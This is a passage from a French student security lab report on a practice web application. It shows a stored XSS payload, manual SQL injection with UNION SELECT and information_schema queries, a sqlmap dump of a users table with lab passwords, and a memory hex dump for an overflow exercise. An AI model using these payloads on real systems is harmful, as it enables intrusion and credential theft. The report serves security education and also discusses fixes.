


Figure 29. Ajout du nouveau produit



#### 4. Observer la requête sur Burp, et passer là au serveur.




Figure 30. Requête sur Burp suite à l'ajout d'un nouveau produit

#### 5. Ajouter un nouveau produit, et modifier la catégorie pour qu'elle correspond à "Hacked" sur Burp




Figure 31. Ajout d'un produit avec catégorie "Hacked"

## 6. Désactiver le mode intercept sur Burp




Figure 32. Désactivation de intercept sur Burp

## 7. Ajouter un nouveau produit et précisé dans le nom du produit `<script>alert("xss sur le nom du produit")</script>`




Figure 33. Ajout d'un nouveau produit dont le nom est "`<script>alert("xss sur le nom du produit")</script>`"

The screenshot shows a web application interface with a sidebar on the left containing the following menu items: POLY MTL, XSS, SQLi, Exec, and a right arrow icon. The main content area is titled "Informations sur le produit" and contains a form with the following fields:

- Nom du produit**: A text input field with the placeholder "Nom du produit".
- Catégorie**: A dropdown menu with the placeholder "Catégorie".
- Fournisseur**: A text input field with the placeholder "Fournisseur".
- Prix**: A text input field with the placeholder "Prix".

Below the form is a blue button labeled "Ajouter". Below the form is a table with the following data:

id	Produit	Catégorie	Fournisseur	Prix
24	Premier	ordinateur	Dell	20
25	produit1	ordinateur	poly	12
26	produit2	laptop	poly	12
27	produit3	serveur	hp	15
28	produit4	ordinateur-hacké	hp	20
29		serveur	hec	50

Figure 34. Affichage du nouveau produit ajouté

## 8. Quel est le type de cette XSS

Le type de cette XSS se nomme le "Stored XSS". Son principe repose à injecter un script malveillant dans une application web vulnérable.[2] En effet, dans notre exemple, nous avons introduit dans le champ nom, un script (contenu entre les tags `<script>`) où un code JavaScript est exécuté. Dans notre cas, c'est un code qui affiche une alerte avec le message "xss sur le nom du produit" qui ne produit aucun dommage considérable au système. Par contre, une vraie attaque introduira du code malveillant qui pourra, par exemple, faire planter le serveur ou faire des dégâts considérables.

## 9. Comment corriger cette vulnérabilité et quel niveau (Frontend or Backend), justifier votre réponse.

Au niveau du backend, nous pouvons, par exemple, faire un filtrage de toutes les données entrées par l'utilisateur. Ainsi, nous pouvons saisir des entrées suspects qui contiennent du code pour des balises HTML.

## 4.3 Vulnérabilité d'injection SQL

### 1. Aller à la Page SQLi




Figure 35. Page SQLi

### 2. Réactiver le mode intercept sur Burp




Figure 36. Réactivation du mode intercept

### 3. Recherche le produit avec l'id 24, observer la requête sur Burp, et passer là au serveur. Désactiver le mode intercept sur Burp.




Figure 37. Requête sur Burp suite à la recherche de l'id 24

Figure 38. Recherche de l'id 24 sur le site SQLi

4. Introduisez le caractère ' sur le champ id, à quoi correspond le message et que permet-il d'identifier.

Figure 39. Message d'erreur suite à l'introduction de " ' "

La requête n'a pas pu passer car " ' " ce dernier est une syntaxe incorrecte d'une requête SQL. Par la suite, le message nous affiche la requête SQL en entière ou " ' " prend la place de l'id.

5. Utiliser le champ de recherche et introduisez **24 Order by [num]** , num varie de 1 à 10, quelle information peut on conclure sur la table produit.

Figure 40. Message d'erreur suite à l'introduction de "24 Order by 6"




Figure 41. Produit affiché suite à l'introduction de "24 Order by 5"

Avec le message d'erreur, nous pouvons conclure qu'il y a une erreur lorsque nous avons "Order by " 5 ou plus. Cela est dû au fait que nous avons seulement 5 colonnes d'information dans un produit.

6. Utiliser le code suivant à la place du champ de recherche, **-1 Union select 1,2,3,4,5**. Pourquoi nous choisis les options -1 et les cinq chiffres après le select.





Figure 42. Produit affiché suite à l'introduction de "-1 Union select 1,2,3,4,5"

L'utilisation de "-1" s'assure que nous ne trouvons pas un produit avec l'id -1. De plus, l'union de ce dernier avec "1,2,3,4,5" signifie que nous voulons retourner les 5 valeurs dans les champs du produit affiché.


7. Utiliser le texte suivant à la place du champ de recherche, **-1 Union select database(), 1,2,3,4,5**, quelle est le nom de la base de données



The screenshot shows a search interface with a search bar containing 'id #' and a blue 'Chercher' button. Below the search bar, a box titled 'Information Produit' displays the following details:

- id: inf4420a
- Produit: 1
- Catégorie: 2
- Fournisseur: 3
- Prix: 4

Figure 43. Produit affiché suite à l'introduction de “-1 Union select database(), 1,2,3,4”



The screenshot shows the same search interface as Figure 43, but with an error message displayed below the search bar. The error message is in a red box and contains the following text:

- **ER\_WRONG\_NUMBER\_OF\_COLUMNS\_IN\_SELECT:** The used SELECT statements have a different number of columns
- **SELECT \* FROM produit WHERE id=-1 Union select database(),1,2,3,4,5**

Figure 44. Message d'erreur affiché suite à l'introduction de “-1 Union select database(),1,2,3,4,5”

Le nom de la base de données s'appelle **inf4420a**.

8. Changer le texte précédent pour identifier l'utilisateur de la base de données. Que pouvez vous conclure?

The screenshot shows a web application interface with a search bar at the top containing the text "id #". To the right of the search bar is a blue button labeled "Chercher". Below the search bar, there is a box titled "Information Produit". Inside this box, the following information is displayed:

- id: root@172.17.0.3
- Produit: 1
- Catégorie: 2
- Fournisseur: 3
- Prix: 4

Figure 45. Produit affiché suite à l'introduction de "-1 Union select user(),1,2,3,4"

Nous pouvons conclure que root est le nom d'utilisateur et son adresse ip est 172.17.0.3.

9. En utilisant information schema Mysql identifier la deuxième table de la base de données inf4420a, et récupère son contenu.

The screenshot shows the same web application interface as Figure 45. The search bar now contains a more complex SQL query: "-1 Union Select 1, group\_concat(table\_name),3,4,5 from information\_schema.tables where table\_schema = database()". The "Information Produit" box displays the following information:

- id: 1
- Produit: produit,users
- Catégorie: 3
- Fournisseur: 4
- Prix: 5

Figure 46. Affichage des noms des tables

Nous pouvons remarquer que lorsque nous sélectionnons le nom des tables, nous avons à la position des Produit, le nom des 2 tables. Ce que nous voulons chercher est la table "users".



Avec cette information, nous pouvons remarquer que la table “users” contient 3 champs qui sont “id\_user”, “username” et “password” avec la commande suivante:




Figure 47. Affichage des champs de la table “users”

Sachant que les champs sont “id\_user”, “username” et “password”, nous pouvons aller chercher les informations de la table.




Figure 48. Affichage du contenu de la table “users”

Finalement, nous pouvons regrouper en tableau le contenu de la table “users”:

Tableau 1: Contenu de la table “users”

id_user	username	password
1	admin	SuperP@ssw0rd
2	Bob	P@ssw0rd

## 10. Utilisez sqlmap[7] pour faire la question précédente.

```
(kali@kali)-[~]
$ sqlmap -u http://192.168.91.128:3000/search --data=id=24 -tables --dump -D inf4420a -T users

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 14:29:36 /2021-10-21/

[14:29:36] [INFO] resuming back-end DBMS 'mysql'
[14:29:36] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (POST)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=24 AND 5385=5385

  Type: error-based
  Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
  Payload: id=24 AND EXTRACTVALUE(5532,CONCAT(0x5c,0x7178786b71,(SELECT (ELT(5532=5532,1))),0x7170786a71))

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=24 AND (SELECT 4108 FROM (SELECT(SLEEP(5)))IEyd)

  Type: UNION query
  Title: Generic UNION query (NULL) - 5 columns
  Payload: id=-6449 UNION ALL SELECT CONCAT(0x7178786b71,0x41457761434b4b59755573594a43464277644a746b6e51706f6c6a41434549446e54425750784745,0x7170786a71),NULL,NULL,NULL,NULL--

[14:29:36] [INFO] the back-end DBMS is MySQL
web application technology: Express
back-end DBMS: MySQL >= 5.1
[14:29:36] [INFO] fetching tables for database: 'inf4420a'
Database: inf4420a
[2 tables]
+-----+
| produit |
| users   |
+-----+
```

Figure 49. Affichage du contenu des tables du serveur inf4420a

```
[14:29:36] [INFO] fetching columns for table 'users' in database 'inf4420a'
[14:29:36] [INFO] fetching entries for table 'users' in database 'inf4420a'
Database: inf4420a
Table: users
[2 entries]
+-----+-----+-----+
| id_user | password | username |
+-----+-----+-----+
| 1       | SuperP@ssw0rd | admin |
| 2       | P@ssw0rd | Bob |
+-----+-----+-----+

[14:29:36] [INFO] table 'inf4420a.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.91.128/dump/inf4420a/users.csv'
[14:29:36] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.91.128'

[*] ending @ 14:29:36 /2021-10-21/
```

Figure 50. Affichage du contenu des tables du serveur inf4420a (suite)

**11. Le liste1 reprend le code utilisé au niveau de l'application. Comment peut- on l'améliorer pour corriger la vulnérabilité sql.**

Une des façons pour corriger la vulnérabilité sql est de s'assurer de valider l'entrée saisie par l'utilisateur. En effet, comme avec le problème du " ' ", le système peut très facilement mal interpréter cette information surtout s'il y a une suite de requêtes. Le système aura de la misère à distinguer si c'est 1 ou 2 requêtes. Il serait donc important de pouvoir valider l'entrée de l'utilisateur et des requêtes paramétrées par un système de validation suite à la saisie. Cela corrigera, par conséquent, la vulnérabilité sql.

## Question 4 - Hacking

1. Identifier les adresses où commencent, le nom d'utilisateur saisi et la première instance du tableau des utilisateurs (l'utilisateur "root")

Address	Hex dump	ASCII
00D43000 __security_cookie	4E E6 40 BB B1 19 BF 44	Np000000
00D43008 __native_dllmain_reason	FF FF FF FF FF FF FF FF	
00D43010 __globallocalestatus	FE FF FF FF 01 00 00 00	0...
00D43018 user_name	20 20 20 20 20 20 20 20	
00D43020	20 20 20 20 20 20 20 20	
00D43028	20 20 20 00 20 20 20 20	.
00D43030	20 20 20 20 20 20 20 20	
00D43038	20 20 20 20 20 20 20 00	.
00D43040 users	72 6F 6F 74 00 00 00 00	root....
00D43048	00 00 00 00 00 00 00 00	.....
00D43050	00 00 00 00 39 38 37 36	....9876
00D43058	35 00 00 00 00 00 00 00	5.....
00D43060	00 00 00 00 00 00 00 00	.....
00D43068	6D 6F 69 00 00 00 00 00	moi.....
00D43070	00 00 00 00 00 00 00 00	.....
00D43078	00 00 00 00 61 6C 6C 6F	....allo
00D43080	00 00 00 00 00 00 00 00	.....
00D43088	00 00 00 00 00 00 00 00	.....
00D43090	61 62 63 00 00 00 00 00	abc.....
00D43098	00 00 00 00 00 00 00 00	.....
00D430A0	00 00 00 00 6D 6F 74 64	....motd
00D430A8	65 70 61 73 73 65 00 00	epasse..
00D430B0	00 00 00 00 00 00 00 00	.....
00D430B8	00 00 00 00 00 00 00 00	.....
00D430C0	00 00 00 00 00 00 00 00	.....
00D430C8	00 00 00 00 00 00 00 00	.....
